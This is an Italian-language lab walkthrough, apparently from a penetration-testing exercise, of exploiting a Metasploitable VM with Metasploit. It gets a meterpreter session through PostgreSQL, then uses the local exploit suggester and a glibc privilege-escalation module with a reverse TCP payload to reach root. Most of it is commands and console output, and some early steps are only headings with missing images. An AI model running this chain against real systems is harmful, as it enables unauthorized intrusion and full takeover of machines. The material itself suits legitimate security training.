
Ricerca e selezione dell’exploit


Selezione del modulo.

Configurazione

Riassuntivo delle configurazioni.



Risultato del lancio dell’attacco. Sono utente comune.



Metto la sessione in background e verifico.

```
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  2         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.25:4433 → 192.168.1.40:46153 (192.168.1.40)
```

Adesso ricerco il modulo suggester per trovare le vulnerabilità della macchina e scalare di privilegio.

```
msf6 > search post/multi/recon/local_exploit_suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon
Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/l
ocal_exploit_suggester

msf6 > use 0
```

Selezionato il modulo lo configuro.

```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the ava
                                               ilable exploits
```

Riassuntivo delle configurazioni.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION ⇒ 2
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the ava
                                               ilable exploits
```

Lancio il modulo per verificare le vulnerabilità della macchina vittima e cercare l’exploit suggerito e da utilizzare.

```
 #   Name                                                          Potentially Vulnerab
le?  Check Result
 -   ----                                                          --------------------
--   ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc          Yes
     The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc           Yes
     The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                   Yes
     The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                Yes
     The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                  Yes
     The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                Yes
     The target is vulnerable. /usr/bin/nmap is setuid
```

Selezione l’exploit suggerito, ma non va bene perché il payload funziona con sistemi linux x64.

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

Modifico il payload in x86.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

Configuro l’exploit.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Lancio l’attacco e divento root. Da qui in poi ho il controllo totale della macchina vittima.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.ZYCAi' (1271 bytes) ...
[*] Writing '/tmp/.Tk27ZwnW' (271 bytes) ...
[*] Writing '/tmp/.Ag2qVvkU' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.40:46235) at 2025-05-14 10:43:39 -0400

meterpreter > getuid
Server username: root
meterpreter >
```